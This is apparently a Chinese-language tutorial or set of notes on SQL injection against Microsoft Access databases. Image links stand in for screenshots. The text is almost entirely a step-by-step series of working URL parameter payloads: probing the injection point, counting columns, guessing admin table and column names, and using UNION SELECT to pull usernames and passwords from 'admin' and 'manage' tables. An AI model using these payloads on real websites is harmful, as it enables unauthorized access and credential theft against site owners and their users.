
?id=-2 union all select null,(select top 1 password from manage),(select top 1 username from manage ),null



# Access注入漏洞


1、确定注入点

?id=1 and 1=0




2、爆字段值

?id=1 order by 4




3、猜解可能存在的表明、列名


?id=1 and exists (select \* from admin)




?id=1 and exists(select \* from msysobjects)



?id=1 and exists (select username from admin)




?id=1 and exists (select passwd from admin)



1. 爆出显示位

?id=-1%20 union select 1,2,3,4 from admin



1. 获取用户名/密码

?id=-1%20 union select 1,username,passwd,4 from admin

